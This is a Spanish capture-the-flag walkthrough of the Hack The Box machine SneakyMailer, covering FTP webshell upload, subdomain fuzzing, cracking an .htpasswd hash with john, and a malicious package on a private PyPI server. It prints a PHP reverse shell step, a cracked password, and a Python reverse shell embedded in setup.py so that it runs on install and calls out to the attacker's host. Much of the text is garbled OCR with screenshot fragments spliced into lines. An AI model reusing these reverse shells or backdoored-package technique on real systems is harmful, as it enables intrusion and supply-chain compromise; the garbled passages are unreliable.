
nos dice que : "Tu tarea actual es instalar, probar y luego borrar cada módulo python que encuentre en nuestro servicio PyPI, hágamelo saber si tiene algún inconveniente"

PARA Salir es con

.QUIT

nos conectamos por ftp con el user developer

ftp developer@10.10.10.197



The screenshot shows a terminal window titled 'SneakyMailer' with the command 'ftp developer@10.10.10.197'. The response 'Connected to 10.10.10.197.' is followed by '220 (vsFTPd 3.0.3)'. The server then prompts for a password with '331 Please specify the password.'. The user has typed 'SneakyMailer' as the password. The response '230 Login successful.' is shown, along with 'Remote system type is UNIX.' and 'Using binary mode to transfer files.' The prompt 'ftp>' is visible at the bottom.

estando dentro de la carpeta dev encontramos la carpeta pypi y allí está register.php el cual ya lo habíamos encontrado buscando directorios

```
ftp> ls -la
229 Entering Extended Passive Mode (|||24315|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          4096 May 26 2020 .
drwxrwxr-x  8 0          4096 Jun 30 2020 ..
-rw xr-xr-x  1 0          3115 May 26 2020 register.php
226 Directory send OK.
ftp> pwd
Remote directory: /dev/pypi
ftp>
```

significa que si podemos subir una webshell podremos acceder a la máquina hacemos un ejemplo con el archivo shell.txt


```
developer@10.10.10.197:~/.SneakyMailer$ nos conectamos por ftp con el
ftp developer@10.10.10.197
Connected to 10.10.10.197.
developer@10.10.10.197:~/.SneakyMailer$ ~./machineshtb/Sneaky
developer@10.10.10.197:~/.SneakyMailer$ cat shell.txt
hola
developer@10.10.10.197:~/.SneakyMailer$ ~./machineshtb/Sneaky
Password:kyMailer
230 Login successful.
Remote system type is UNIX
developer@10.10.10.197:~/.SneakyMailer$ ~./machineshtb/Sneaky
ftp> ls -la
229 Entering Extended Passive Mode (|||24315|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          4096 May 26 2020 .
drwxrwxr-x  8 0          4096 Jun 30 2020 ..
-rw xr-xr-x  1 0          3115 May 26 2020 register.php
226 Directory send OK.
```

```
developer@10.10.10.197:~/.SneakyMailer$ ./machineshtb/Sneaky
SneakyMailer.ctb - /home/developer
File Edit Insert Format Tools Search View Bookmarks Help
developer@10.10.10.197:~/.SneakyMailer$ ls
229 Entering Extended Passive Mode (|||26541|)
150 Here comes the directory listing.
-rw xr-xr-x  1 0          3115 May 26 2020 register.php
226 Directory send OK.
developer@10.10.10.197:~/.SneakyMailer$ ./machineshtb/Sneaky
local: shell.txt remote: shell.txt
229 Entering Extended Passive Mode (|||25492|)
553 Could not create file.
developer@10.10.10.197:~/.SneakyMailer$ ./machineshtb/Sneaky
ftp> ls -la
229 Entering Extended Passive Mode (|||24315|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          4096 May 26 2020 .
drwxrwxr-x  8 0          4096 Jun 30 2020 ..
-rw xr-xr-x  1 0          3115 May 26 2020 register.php
226 Directory send OK.
```

al parecer no podemos crear el archivo. sin embargo regresando a la carpeta anterior si nos deja(dev)

```
226 Directory send OK.                                     229 Entering Extended Passive Mode (|||25492|)          229 Entering Extended Passive Mode (|||17575|)          229 Entering Extended Passive Mode (|||24315|)          553 Could not create file dentro de la carpeta dev encontramos la carpeta pypi
ftp> put shell.txt /chesshtb/SneakyMailer/onde to trans  ftp> ls -la
local: shell.txt remote: shell.txt                                150 Ok to send data.                                     150 Here comes the directory listing, consider it      97.65 KiB/s   00:00 ETA
estando dentro de la carpeta c                                     100% *****5 bytes sent in 00:00 (0.02 KiB/s)*****      150 Ok to send data.                                     150 Here comes the directory listing, consider it      97.65 KiB/s   00:00 ETA
226 Transfer complete.                                         229 Entering Extended Passive Mode (|||24315|)          229 Entering Extended Passive Mode (|||24315|)          553 Could not create file dentro de la carpeta dev encontramos la carpeta pypi
5 bytes sent in 00:00 (0.02 KiB/s) demos crear el archivo.  ftp> ls -la
ftp> 
```

vamos al directorio pero no lo resuelve



## 404 Not Found

nginx/1.14.2

aparte borra el archivo

```
5 bytes sent in 00:00 (0.02 KiB/s)                                     229 Entering Extended Passive Mode (|||42965|)          150 Here comes the directory listing.
ftp> ls
drwxr-xr-x  2 0            0          4096 May 26 2020 css
drwxr-xr-x  2 0            0          4096 May 26 2020 img
-rw xr-xr-x  1 0            0        13742 Jun 23 2020 index.php
drwxr-xr-x  3 0            0          4096 May 26 2020 js
drwxr-xr-x  2 0            0          4096 May 26 2020 pypi
drwxr-xr-x  4 0            0          4096 May 26 2020 scss
-rw xr-xr-x  1 0            0        26523 May 26 2020 team.php
drwxr-xr-x  8 0            0          4096 May 26 2020 vendor
226 Directory send OK.                                         aparte borra el archivo
ftp> 
```

al ser /dev en varias maquinas recuerdo que eso es un subdomino por lo cual buscamos subdomios y utilizamos gobuster

```

~/machineshtb/SneakyMailer
└── locate subdomains parte borra el archivo
/usr/lib/python3/dist-packages/censys/asm/assets/subdomains.py
/usr/lib/python3/dist-packages/censys/asm/assets/__pycache__/subdomains.cpython-311.pyc
/usr/lib/python3/dist-packages/censys/cli/commands/subdomains.py
/usr/lib/python3/dist-packages/censys/cli/commands/__pycache__/subdomains.cpython-311.pyc
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt 4096 May 26 2020 css
/usr/share/amass/wordlists/subdomains-top1mil-110000.txt 4096 May 26 2020 img
/usr/share/amass/wordlists/subdomains-top1mil-20000.txt 13742 Jun 23 2020 index.php
/usr/share/amass/wordlists/subdomains-top1mil-5000.txt 4096 May 26 2020 js
/usr/share/amass/wordlists/subdomains.lst 0 4096 May 26 2020 pypi
/usr/share/dnsrecon/subdomains-top1mil-20000.txt 4096 May 26 2020 scss
/usr/share/dnsrecon/subdomains-top1mil-5000.txt
/usr/share/dnsrecon/subdomains-top1mil.txt 0 4096 May 26 2020 vendor
/usr/share/metasploit-framework/data/wordlists/lync_subdomains.txt
/usr/share/metasploit-framework/modules/auxiliary/gather/searchengine_subdomains_collector.rb
/usr/share/spiderfoot/spiderfoot/dicts/subdomains-10000.txt
/usr/share/spiderfoot/spiderfoot/dicts/subdomains.txt
al ser /dev en varias maquinas recuerdo que eso es un subdominio por lo cual buscamos sub

```

~/machineshtb/SneakyMailer

## BUSQUEDA DE SUBDOMINIOS CON WFUZZ

```
wfuzz -H 'HOST:FUZZ.sneakycorp.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u
sneakycorp.htb --hc 301
```

```

wfuzz -H 'HOST:FUZZ.sneakycorp.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u
sneakycorp.htb --hc 301
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
use curl's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Places Computer Target: http://sneakycorp.htb/ Total requests: 5000 Desktop Documents Downloads Eject hacking
Recent Desktop Bandit Desktop Documents Downloads Eject hacking
Recent Trash
ID Response Lines Word Chars Payload
Documents
000000019: 200 340 L 989 W 13737 Ch "dev - dev" ali Pictures powerlevel10k Pub
000002700: 400 7 L 12 W 173 Ch "m. - m."
000002795: 400 7 L 12 W 173 Ch "ns2.cl.bellsouth.net. - ns2.cl.bellsouth.net."
000002885: 400 7 L 12 W 173 Ch "ns2.vivitech.net. - ns2.vivitech.net."
000002883: 400 7 L 12 W 173 Ch "ns1.vivitech.net. - ns1.vivitech.net."
000003050: 400 7 L Video 12 W 173 Ch "ns3.cl.bellsouth.net. - ns3.cl.bellsouth.net."
000004081: 400 7 L 12 W 173 Ch "ferrari.fortwayne.com. - ferrari.fortwayne.com."
000004083: 400 7 L 12 W 173 Ch "quattro.oweb.com. - quattro.oweb.com."
000004082: 400 7 L 12 W 173 Ch "jordan.fortwayne.com. - jordan.fortwayne.com."
Network
Total time: 41.66578
Processed Requests: 5000
Filtered Requests: 4991
Requests/sec.: 120.0025

```

encontramos dev por lo cual este lo guardamos en /etc/hosts

10.10.10.88	tartarsauce	880	400	/ L
10.10.10.140	swagshop	htb883:	400	7 L
10.10.10.82	SILO	000003050:mlo	400	7 L Video
10.10.10.165	traverxeo	htb81:	400	7 L
10.10.10.194	megahosting	htb:	400	7 L
10.10.10.197	sneakycorp	htb dev.sneakycorp.htb		

Total time: 41.66578

Processed Requests: 5000

al resolver encontramos una pestaña de register

DEV. SNEAKY CORP

Dashboard

Team

Register

Projects

PyPI 80%

POP3 and SMTP Co

Create an Account!

First Name

Last Name



Email Address

Password

Repeat Password

Register Account

identica a la que ya habiamos encontrado pero esta con subdomain dev  
hacemos la prueba de nuevo aqui cambie shell por y añadi unas comillas "



aqui podremos subir una reverse shell

levantamos netcat y guardamos una shell reversa en el file usamos la de pentest monkey

A screenshot of a terminal window titled 'GNU nano 7.2'. It shows the contents of a file named 'shell.txt'. The file contains PHP code for a reverse shell implementation. The code includes variables like \$ip, \$port, and \$shell, and logic for setting up a connection to a specific IP and port. The code is heavily commented with '//'. The terminal has a light blue background with white text.


importante cambiar la extension

```
~/machineshtb/SneakyMailer
mv shell.txt shell.php

~/machineshtb/SneakyMailer
```

Este paso hay que hacerlo rapido y validar con ls que se sube el archivo porque no nos genera la reverse shell

```
local shell.php remote shell.php
229 Entering Extended Passive Mode (|||65270|)
150 Ok to send data.
100% |*****
226 Transfer complete.
3909 bytes sent in 00:00 (23.80 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||6865|)
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 May 26 2020 css
drwxr-xr-x 2 0 0 4096 May 26 2020 img
-rwxr-xr-x 1 0 0 13742 Jun 23 2020 index.php
drwxr-xr-x 3 0 0 4096 May 26 2020 js
drwxr-xr-x 2 0 0 4096 May 26 2020 pypi
drwxr-xr-x 4 0 0 4096 May 26 2020 scss
--wxrw-rw- 1 1001 1001 3909 Oct 31 23:04 shell.php
-rwxr-xr-x 1 0 0 26523 May 26 2020 team.php
drwxr-xr-x 8 0 0 4096 May 26 2020 vendor
226 Directory send OK.
ftp>
```



## 404 Not Found

nginx/1.14.2

```

+ /machineshtb/SneakyMailer      * SneakyMailer.ctb - /home/kali/machineshtb/Sne
nc -lvp 1234
listening on [any] 1234 at ... Tools Tree Search View Bookmarks Help
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.197] 54582
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
23:05:03 up 43 min, 0 users, load average: 0.16, 0.04, 0.01
USER    TTY      FROM          LOGIN@   IDLE   JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 

```

mejoramos la shell

Mejora de shells

en victim

script /dev/null -c bash

ctrl +z

en kali

stty raw -echo; fg

victima

reset xterm

echo \$TERM

export TERM=xterm

echo \$TERM

en my kali hacemos esto para ver proporcioens

stty size

en victim

stty rows 39 columns 169

#####MOVIMIENTO

LATERAL#####

enumeramos usuarios, vemos que la flag esta en low pero no tenemos acceso a ese usuario

www-data@sneakymailer:~\$ ls /home/

low vmail

www-data@sneakymailer:~\$ ls /home/low/

user.txt venv

www-data@sneakymailer:~\$ ls -lah /home/low/user.txt

-rwxr-x--- 1 root low 33 Oct 31 22:22 /home/low/user.txt

www-data@sneakymailer:~\$ mejoramos la shell

Mejora de shells

buscando procesos vemos que low esta corriendo uno

ps aux | grep 'low'

```

www-data@sneakymailer:~$ ps aux | grep 'low'
low     1080  0.0  0.5 29952 20832 ?        Ss   22:22  0:02 /home/low/venv/bin/python /opt/scripts/low/install-modules.py
www-data 3595  0.0  0.0  3084  1880 pts/0    S+   23:20  0:00 grep low
www-data@sneakymailer:~$ 

```

lo buscamos pero no nos deja hacer mucho

tambien encontramos un proceso utilizado por pypi

```

root 667 0.0 0.0 4788 1912 ? S 22:22 0:00 /usr/sbin/couriercpd -address=0 -maxprocs=40 -maxperip=20 -access=/etc/courier/imapaccess.dat -nodnslo
root 650 0.0 0.0 0size 2284 80 ? S 22:22 0:00 /usr/sbin/courierlogger -pid=/run/courier/imapd-ssl.pid -start -name=imapd-ssl /usr/sbin/couriercpd -a
root 651 0.0 e0.0ctn4768 1784 ? S 22:22 0:00 /usr/sbin/couriercpd -address=0 -maxprocs=40 -maxperip=20 -access=/etc/courier/imapaccess.dat -nodnslo
pypi 715 0.0 0.6 36808 25884 ? Ss 22:22 0:03 /var/www/pypi.sneakycorp.htb/venv/bin/python3 /var/www/pypi.sneakycorp.htb/venv/bin/pypi-server -i 127.
root 718 0.0 0.5 198404 21156 ? Ss 22:22 0:00 php-fpm: master process (/etc/php/7.3/fpm/php-fpm.conf)
root 727 0.0 0.0 6620 2804 ? Ss 22:22 0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root 731 0.0 0.0 5612 1556 ttty1 Ss+ 22:22 0:00 /sbin/agetty -o -p -- \u0007 --noclear tty1 linux

```

```

www-data@sneakymailer:~$ ps aux | pypi
bash: pypi: command not found
www-data@sneakymailer:~$ ps aux | grep pypi
pypi 715 0.0 0.6 36808 25884 ? Ss 22:22 0:03 /var/www/pypi.sneakycorp.htb/venv/bin/python3 /var/www/pypi.sneakycorp.htb/venv/bin/pypi-server -i 127.
.0.1 -p 5000 -a update,download,list -P /var/www/pypi.sneakycorp.htb/.htpasswd --disable-fallback -o /var/www/pypi.sneakycorp.htb/packages
www-data 4150 0.0 0.0 3084 884 pts/0 S+ 23:34 0:00 grep pypi
www-data@sneakymailer:~$ 

```

hay un archivo interesante el .htpasswd lo buscamos y podemos leer  
cd var/www/pypi.sneakycorp.htb

```

Kali@Kali: ~/machineshtb/SneakyMailer          Kali@Kali: ~/machineshtb/SneakyMailer
www-data@sneakymailer:~$ ps aux | pypi           *SneakyMailer.ctb - /home/kali/machineshtb/SneakyMailer - CherryTree 0.99.48
bash: pypi: command not found
www-data@sneakymailer:~$ ps aux | grep pypi
pypi 715 0.0 0.6 36808 25884 ? Ss 22:22 0:03 /var/www/pypi.sneakycorp.htb/venv/bin/python3 /var/www/pypi.sneakycorp.htb/venv/bin/pypi-server -i 127.
.0.1 -p 5000 -a update,download,list -P /var/www/pypi.sneakycorp.htb/.htpasswd --disable-fallback -o /var/www/pypi.sneakycorp.htb/packages
www-data 4150 0.0 0.0 3084 884 pts/0 S+ 23:34 0:00 grep pypi
www-data@sneakymailer:~$ cd /var/www/pypi.sneakycorp.htb/ [Low]
www-data@sneakymailer:~/pypi.sneakycorp.htb$ ls -lah
total 20K
drwxr-xr-x 4 root root 4.0K May 15 2020 .
drwxr-xr-x 6 root root 4.0K May 14 2020 ..
-rw-r--r-- 1 root root 43 May 15 2020 .htpasswd
drwxrwx--- 2 root pypi-pkg 4.0K Jun 30 2020 packages
drwxr-xr-x 6 root pypi 4.0K May 14 2020 venv
www-data@sneakymailer:~/pypi.sneakycorp.htb$ cat .htpasswd
pypi:$apr1$RVc5YVs$U9.0TqF5n8K4mxWpSSR/p/
www-data@sneakymailer:~/pypi.sneakycorp.htb$ 

```

una credencial parece que cifrada tambien vemos que hay otro dominio aparte de dev y es pypi

```

www-data@sneakymailer:~$ llsr -lah root root 4.0K May 15 2020
total 24K
drwxr-xr-x 6 root root 4.0K May 14 2020 ..
drwxr-xr-x 12 root root 4.0K May 14 2020 ..
drwxr-xr-x 3 root root 4.0K Jun 23 2020 dev.sneakycorp.htb
drwxr-xr-x 2 root root 4.0K May 14 2020 html
drwxr-xr-x 4 root root 4.0K May 15 2020 pypi.sneakycorp.htb
drwxr-xr-x 8 root root 4.0K Jun 23 2020 sneakycorp.htb
www-data@sneakymailer:~$ 

```

validamos el hash parece un simple md5

```

~/machineshtb/SneakyMailer          *SneakyMailer.ctb - /home/kali/machineshtb/Sn
hash-identifier
#####
# SnekkyMailer
# 
# www-data@sneakymailer:~$ ps aux |grep pypi
# bash: command not found
# www-data@sneakymailer:~$ ps aux |grep pypi | grep v1.2
# pypi    715  0.0  0.6 36808 25884 ? By Zion3R:#2 0:03 /va
# .0.1 -p 5000 -a update,download,list www.Blackploit.com #sneakycorp.htb
# www-data@k4150:~$ 0.0 0.0 3084 8 Root@Blackploit.com #4 0:00 gre
#####
HASH: $apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
Possible Hashs:
[+] MD5(APR)
HASH: 

```

lo guardamos en un archivo recordemos que jhon no lee el usuario solo el hash

```

~/machineshtb/SneakyMailer          hash-identifier
cat hash.txt
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/

```

usamos john

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```

~/machineshtb/SneakyMailer          SneakyMailer
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui (pypi)
1g 0:00:00:10 DONE (2023-10-31 22:41) 0.09165g/s 327614p/s 327614c/s 327614C/s soul17soul17.souderton16
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

soufianeelhaoui (pypi)

ahora donde usar este pass y user

← → ⌛ ⌂

🔍 http://pypi.sneakycorp.htb

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

Hmm. We're having trouble finding that site.

no me resolvio por puerto 80 por cual intente por el 8080

← → ⌛ ⌂

ⓘ http://pypi.sneakycorp.htb:8080/

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

Hmm. We're having trouble finding that site

tampoco se me olvido agregar al host

```
10.10.10.80 10.10.10.100
10.10.10.140 swagshop.htb
10.10.10.82 SILO
10.10.10.165 traversexec.htb
10.10.10.194 megahosting.htb
10.10.10.197 sneakycorp.htb dev.sneakycorp.htb pypi.sneakycorp.htb
```

no me resolvio por puerto 80 por cual intente por el 8080

Pruebo de nuevo y por puerto 80 no me resolvia, sin embargo por el 8080 si resuelve

This is a PyPI compatible package index serving 0 packages.

To use this server with pip, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

To use this server with easy\_install, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found [here](#) or via the [simple](#) index.

This instance is running version 1.3.2 of the [pypiserver](#) software.

le damos en click aqui y se nos abre un panel

Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with pip, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

To use this server with easy\_install, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found [here](#) or via the [simple](#) index.

ingresamos las credenciales de pypi soufianeelhaoui y estamos dentro

# Index of packages

Llegando hasta aqui averiguamos bastante sobre todo que es PyPI

#####  
**PyPI**#####

## El Indice de Paquetes de Python (PyPI)

El [Python Package Index \(PyPI\)](#) almacena metadatos describiendo distribuciones empaquetadas con distutils y otras herramientas de publicación, así como los propios archivos de la distribución.

Las referencias vigentes de la documentación de PyPI pueden ser consultadas en [Leyendo la «Python Packaging User Guide»](#).

Indice de paquetes de python es el repositorio de software oficial para aplicaciones de terceros en el lenguaje de programación python

al parcer podemos crear nuestros propios paquetes privados

#####**PAQUETE PRIVADO PYTHON REPOSITORIO**#####

#####

nos guiamos de siguiente link <https://www.linode.com/docs/guides/how-to-create-a-private-python-package-repository/>

seguimios la guia

debemos tener esta estructuras de archivos

Navigate into the newly created directory. Create a file called `setup.py` and another directory called `linode_example`, containing `__init__.py`. The directory tree should look like this:

```
linode_example/
    linode_example/
        __init__.py
    setup.py
    setup.cfg
    README.md
```

creo una carpeta llamada carpeta detreno debe crearse un archivo `__init__.py` un `setup.py` un `setup.cfg` y un `readme`

```
~/machineshtb/SneakyMailer/carpeta
nano __init__.py

YouTube DeepL Translate - El m... Mac

~/machineshtb/SneakyMailer/carpeta
nano setup.py

Display Jupyter Notebooks With Jupyter
~/machineshtb/SneakyMailer/carpeta
touch setup.cfg
Private Python Package
Repository

How To Install And Configure Redmine On Ubuntu
~/machineshtb/SneakyMailer/carpeta
touch README.md
How To Install FarmOS - A Farm Recordkeeping
Application

~/machineshtb/SneakyMailer/carpeta
Manage Projects With Redmine On Ubuntu 11.04
(Natty)
```

```
~/machineshtb/SneakyMailer/carpeta
```

```
tree
.
+- __init__.py
+- README.md
+- carpeta
|   +- __init__.py
|   +- config.py
|   +- mailer.py
|   +- setup.cfg
+- setup.py

1 directory, 4 files
```

```
~/machineshtb/SneakyMailer/carpeta
```

modificamos el escript setup y pypirc

3. Edit `setup.py` to contain basic information about your Python package repository:

```
File: linode_example/setup.py

1  from setuptools import setup
2
3  setup(
4      name='linode_example',
5      packages=['linode_example'],
6      description='Hello world enterprise edition',
7      version='0.1',
8      url='http://github.com/example/linode_example',
9      author='Linode',
10     author_email='docs@linode.com',
11     keywords=['pip','linode','example']
12 )
```

4. Add an example function to `__init__.py`:

```
File: linode_example/linode_example/__init__.py
```

```
1  def hello_world():
```

setup.py

agrego una reverse shell de python despues del from esta la buscamos en internet

<https://ironhackers.es/herramientas/reverse-shell-cheat-sheet/>

python -c 'import

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

quito python -c y modiflico la ip y el port tambien las "

```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

organizandolo un poco

```
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.2",1235));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

```

from setuptools import setup
# aqui va la reverse shell como es python utilizamos una de python
#ejemplo: python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
#quitto python -c porque ya estamos en python
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.2",1234))reverse shell de python despues del from esta la buscamos en internet
os.dup2(s.fileno(),0);[s://ironhackers.es/herramientas/reverse-shell-cheat-sheet/
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(['/bin/sh','-i']);
os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh","-i"]);'
setup(
    name='linode_example'python -c y modifco la ip y el port tambien las "
    packages=['linode_example'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://github.com/example/linode_example',
    author='Linode',
    author_email='docs@linode.com',
    keywords=['pip','linode example'],
)
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);

```

tambien comentamos la parte de packages [linode\_exampe]

```

setup( How To Create A Private Python Package
    name='linode_example',
#     packages=['linode_example'],
description='Hello world enterprise edition', fr
    version='0.1',
url='http://github.com/example/linode_example'
author='Linode'

```

ahora modifcamos el archivo pyprc

creamos un archivo desde raiz llamado .pypirc

File: .pypirc

```

1 [distutils]
2 index-servers =
3     pypi
4     linode
5 [pypi]
6 username:
7 password:
8 [linode]
9 repository: http://192.0.2.0
10 username: example_user
11 password: mypassword

```

cambiamos pypi por carpeta y borramos linode y el apartado de username y password tambine [pypi] tambien añadimos las credenciales del user pypi y la url del puerto 8080

```
GNU nano 7.2
[distutils]
index-servers =
    carpeta ← → ⌂ ⌂ ⌂
[carpeta]
repository: http://192.0.2.0
username: example_user
password: mypassword
```

```
GNU nano 7.2
[distutils]
index-servers =
    carpeta
[carpeta]
repository: http://pypi.sneakycorp.htb:8080/
username: pypi
password: soufianeelhaoui
```

ahora debemos subir los archivo a la victima cambiando linode por carpeta

```
python setup.py sdist upload -r linode
```

```
python setup.py sdist upload -r carpeta
```

```
~/.machineshtb/SneakyMailer/carpeta
└── nc -lvpn 1235
    listening on [any] 1235.
```

antes escuchamos por 1235

y ejecutamos

```
~/.machineshtb/SneakyMailer/carpeta
python setup.py sdist upload -r carpeta
```

validamos y somos kali

```
~/machineshtb/SneakyMailer
nc -lvp 1235
listening on [any] 1235...
connect to [10.10.14.2] from (UNKNOWN) [10.10.14.2] 44074
$ whoami
kali SneakyMailer
$cambiamos pypi por carpeta y borramos lino
```

validamos nuevamente

```
~/machineshtb/SneakyMailer
nc -lvp 1235
listening on [any] 1235 ...
